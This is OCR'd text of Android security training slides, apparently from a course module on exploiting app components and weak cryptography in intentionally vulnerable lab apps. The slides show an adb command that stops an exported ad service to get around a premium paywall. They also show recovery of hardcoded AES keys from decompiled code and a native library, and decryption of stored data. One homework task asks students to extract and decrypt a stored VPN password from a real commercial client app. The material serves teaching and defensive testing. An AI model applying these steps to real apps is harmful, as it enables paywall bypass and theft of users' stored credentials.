
- `adb shell am startservice "<packagename>/<servicename>"`

- `adb shell am stopservice "<packagename>/<servicename>"`

Exploiting Android Components Services

- Register an account and login to InsecurePass application
  - Binary at /home/mobile/Desktop/vulnapps/InsecurePass.apk

- Bypass ADS without becoming a premium user.
  - AD currently runs every 120 secs.


jadx-gui - InsecurePass.apk
File View Navigation Tools Help
AppCompatPreferenceActivity
BackupOperation
BuildConfig
CustomPinActivity
DialogClass
FileUtils
ForgotPasswordActivity
GoPremiumActivity
(1)
CREATE_NEW_CARD : int
enablePremiumFeatures() : void
getPremiumStatustoPreferenceFile() : Boolean
onActivityResult(int, int, Intent) : void
onCreate(Bundle) : void
savePremiumStatustoPreferenceFile(Boolean) : void
LocationActivity
LocationTrackRequest
LocationTrackResponse
LoginActivity
LoginRequest
LoginResponse
MainActivity
Manifest
MapperSingleton
MasterPasswordActivity
NetworkRequest
NewPasswordAddActivity
PinLockOptionsActivity
R
RegistrationActivity
RegistrationRequest
RegistrationResponse
RememberMeLoginDBHelper
RemoteLocatorService
RestoreOperation
com.dns.insecurepass.GoPremiumActivity
import com.muddzdev.styleabletoast.StyleableToast;
public class GoPremiumActivity extends AppCompatActivity {
private final int CREATE_NEW_CARD = 0;
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.activity_go_premium);
((Button) findViewById(R.id.button_pay)).setOnClickListener(new OnClickListener() {
public void onClick(View v) {
GoPremiumActivity.this.startActivityForResult(new Intent(GoPremiumActivity.this, CardEditActivity.cl
}
});
}
public void onActivityResult(int reqCode, int resultCode, Intent data) {
if (resultCode == -1) {
String name = data.getStringExtra(CreditCardUtils.EXTRA_CARD_HOLDER_NAME);
String cardNumber = data.getStringExtra(CreditCardUtils.EXTRA_CARD_NUMBER);
String expiry = data.getStringExtra(CreditCardUtils.EXTRA_CARD_EXPIRY);
String cvv = data.getStringExtra(CreditCardUtils.EXTRA_CARD_CVV);
enablePremiumFeatures();
return;
}
StyleableToast.makeText(getApplicationContext(), "Transaction Cancelled. Try again later.", R.style.redColo
}
(2)
(3)
private void enablePremiumFeatures() {
System.out.println("Premium Features Enabled");
getApplicationContext().stopService(new Intent(getApplicationContext(), AdService.class));
savePremiumStatustoPreferenceFile(Boolean.valueOf(true));
}
private void savePremiumStatustoPreferenceFile(Boolean status) {
Editor remotePremiumStatusPrefEditor = getApplicationContext().getSharedPreferences(getString(R.string.prem
remotePremiumStatusPrefEditor.putBoolean("status", status.booleanValue());
remotePremiumStatusPrefEditor.apply();
}
private Boolean getPremiumStatustoPreferenceFile() {
return Boolean.valueOf(getApplicationContext().getSharedPreferences(getString(R.string.premium_status_key),
}
}
https://t.me/learningnets

Service Name?

```
<service
    android:name=".AdService"
    android:enabled="true"
    android:exported="true" />
```

Solution

- adb shell am stopservice “<packagename>/<servicename>"

BECOMES

- `adb shell am stopservice “com.dns.insecurepass/.AdService"`

- Alternative -> `adb shell am stopservice "com.dns.insecurepass/com.dns.insecurepass.AdService"`

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

DEMO

- Find out the encryption key for Method 1 used in the installed ***BuggyCrypto*** application
  - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk
- Decrypt your CipherText back into PlainText to confirm validity of the encryption key
  - You can use https://www.devglan.com/online-tools/aes-encryption-decryption

Decrypting the CipherText into PlainText

- Method I – Write code by copying the decryption function from decompiled source code and passing the collected values

- Method II - Use GOOGLE to find an online AES decryptor utility - https://www.devglan.com/online-tools/aes-encryption-decryption

```
vbox86p:/data/data/com.dns.buggycrypto/shared_prefs # ls -la
total 24
drwxrwx--x 2 u0_a37 u0_a37 4096 2020-07-13 02:48 .
drwx------ 5 u0_a37 u0_a37 4096 2020-07-13 02:48 ..
-rw-rw---- 1 u0_a37 u0_a37  235 2020-07-13 02:48 StaticKeyEncryptionPrefs.xml
cat StaticKeyEncryptionPrefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="plaintext_string">secureplaintextmessage</string>
    <string name="secure_encrypted_string">ZOOwgcHnFdt5O2EH2zHDo+4RpsHTdeHI81tGOful+w8=</string>
</map>
vbox86p:/data/data/com.dns.buggycrypto/shared_prefs #
```

ciphertext

```
public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textBytes) throws
    AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
    SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, newKey, ivSpec);
    return cipher.doFinal(textBytes);
}
```

mode

com.dns.buggycrypto.CryptoClass

Find: simpleAesEncryptedString Previous Next Mark All Regex

```
22 public class CryptoClass {
       String base64Text;
       byte[] cipherData;
       String cipherText;
       byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
       String key = stringKeyFromJNI().trim();
       String obfuscated_key = stringObfuscatedKeyFromJNI().trim();
       String plainText;
       String simple_key = "This is the super secret key 123";

       public native String stringKeyFromJNI();
```

IV

secret key

AES Online Decryption

Enter text to be Decrypted

ZOOwgcHnFdt5O2EH2zHDo+4RpsHTdeHI81tGOful+w8=

Input Text Format: ◉Base64 ○Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

Enter initialization vector

Key Size in Bits

256

Enter Secret Key

This is the super secret key 123

Decrypt

AES Decrypted Output **(Base64)**:

c2VjdXJlcGxhaW50ZXh0bWVzc2FnZQ==

Decode to Plain Text

secureplaintextmessage

HOMEWORK


- Install FortiClient apk file (com.fortinet.forticlient.apk)

- Set up a new VPN of type SSL with username and password
- authentication

- Look for the password in the Shared Preference file. Do you see it?

- Test the com.fortinet.forticlient.apk file for cryptographic weakness

- Decrypt the SSL VPN password if it is stored in an encrypted form on the device




SECURITY INNOVATION

Secure Key?

- Launch ***BuggyCrypto*** application
  - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk

- Find out the encryption key used in Method II



Native Library?
What to look for

```
public class CryptoClass {

    static {
        try {
            System.loadLibrary( libname: "getkey");
        } catch (UnsatisfiedLinkError ule) {
            Log.e( tag: "HelloC",  msg: "WARNING: Could not load native library: " + ule.getMessage());
        }
    }
```

```
public native String  stringKeyFromJNI();
```

```
//  The super secret key used by the encryption function
String key = stringKeyFromJNI().trim();
```


Now What?

- Key is being extracted from the native library

THE EASY ONE


Unzip apk file —> Inside library folder


String DUMP : strings libgetkey.so



Or use Hopper

```
loc_fb40:
bl          sub_f410      ; sub_f410, CODE XREF= Z10b64_encodePKhm+664
Java_com_dns_buggycrypto_MainActivity_stringKeyFromJNI:
sub         sp, sp, #0x80 ; End of unwind block (FDE at 0x30b8c), Begin of unwind block (FDE at 0x30bcc), Begin of tr
stp         x29, x30, [sp, #0x70]
add         x29, sp, #0x70
mrs         x8, tpidr_el0
ldr         x8, [x8, #0x28]
stur        x8, [x29, var_8]
stur        x0, [x29, var_28]
stur        x1, [x29, var_30]
adrp        x1, #0x2d000 ; 0x2d759@PAGE
add         x1, x1, #0x759 ; 0x2d759@PAGEOFF, argument #2 for method sub_fc04, "y0u3c4ntf1ndth1skeyc0zits0s3cur3"
sub         x8, x29, #0x20
mov         x0, x8        ; argument #1 for method sub_fc04
str         x8, [sp, #0x110 + var_E8]
bl          sub_fc04      ; sub_fc04
```






```
public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textB
    AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
    SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, newKey, ivSpec);
    return cipher.doFinal(textBytes);
}
```

mode

AES Online Decryption

Enter text to be Decrypted

V7QaqQLpTJdNV+fSW7vIY4lfeYTjZgODjrMDMjzanWo=

Input Text Format: ◉Base64 ○Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

Enter initialization vector

Key Size in Bits

256

Enter Secret Key

y0u3c4ntf1ndth1skeyc0zits0s3cur3

Decrypt

AES Decrypted Output **(Base64)**:

c2VjdXJlcGxhaW50ZXh0bWVzc2FnZQ==

Decode to Plain Text


secureplaintextmessage

ty

THE NOT-SO-EASY JNI ONE

- Launch installed ***BuggyCrypto*** application
  - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk
- Find out the key used in Method III
- Decrypt your CipherText back into PlainText to confirm validity of the encryption key

This?



Solution?

- Fancy IDA / Ghidra / Hopper fu!
- OR
- Dynamically hook the function that provides the encryption key just before it is used in the Java Code

HOW?